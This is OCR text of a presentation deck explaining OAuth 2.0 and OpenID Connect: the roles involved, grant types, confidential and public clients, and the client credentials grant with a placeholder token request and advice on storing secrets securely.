
Underpinnings

OAuth 2.0 Core
OAuth 2.0 Bearer
OAuth 2.0 Assertions
OAuth 2.0 JWT Profile
OAuth 2.0 Responses

JWT
JWS
JWE
JWK
JWA
WebFinger

http://openid.net/connect

OIDC



AUTHORIZATION SERVER
OpenID Connect
Authenticate the user for me?
OAuth 2.0
Can I access an API please?
OAuth 2.0
Help me out here,
is this access token valid?
CLIENT
OAuth 2.0
Request with an access token
RESOURCE SERVER API

ORDINA
Ahead of change

OAUTH 2.0 AND OIDC GRANTS

- Mechanisms for a client to get credentials from the AS to access a RS
- We have different grants because we have different app types
  - Code
  - Implicit
  - RO password
  - Client Credentials
- OIDC adds the following grant
  - Hybrid
- Various independent extensions
  - Token Exchange
  - Device Profile
  - Assertion
  - …


CLIENT TYPES

Confidential Clients


Any application type that can prove its own identity to the authorization server

Public Clients

Any application type that CANNOT prove its own identity to the authorization server



The OAuth 2.0 Client Application



API Explorer Application

MACHINE TO MACHINE APPLICATION

Client ID: H7QfgYcw6NcTvuiBtiIwfhgGmjQZ8rnI


Name	API Explorer Application
Domain	evarose.eu.auth0.com
Client ID	H7QfgYcw6NcTvuiBtiIwfhgGmjQZ8rnI
Client Secret	**

□ Reveal client secret.

The Client Secret is not base64 encoded.


Clients are registered with the authorization server with an ID and a credential (secret, public key, …)

Scenario’s that do not involve user-based access rely on the *Client Credentials* grant


AUTHORIZATION SERVER
Request access token with client authentication
1
2
Access token
3
Request with access token
4
Response
BACKEND
API

The OAuth 2.0 Client Application

CLIENT CREDENTIALS GRANT



```
POST /token

grant_type=client_credentials
scope=api1
client_id=client
client_secret=secret
```

Indicates the *client credentials* flow

The API we want to access


The client exchanging the code

The client needs to authenticate

CLIENT CREDENTIALS GRANT

The client credentials grant supports **machine-to-machine** access

The grant relies on client credentials which have to be kept **in a secure location** (i.e., not hardcoded in user apps)



The URL of the logo to display for the client, if none is set the default ...ge for this type of client ... 150x150 pixels.

Client Type: Regular Web Application

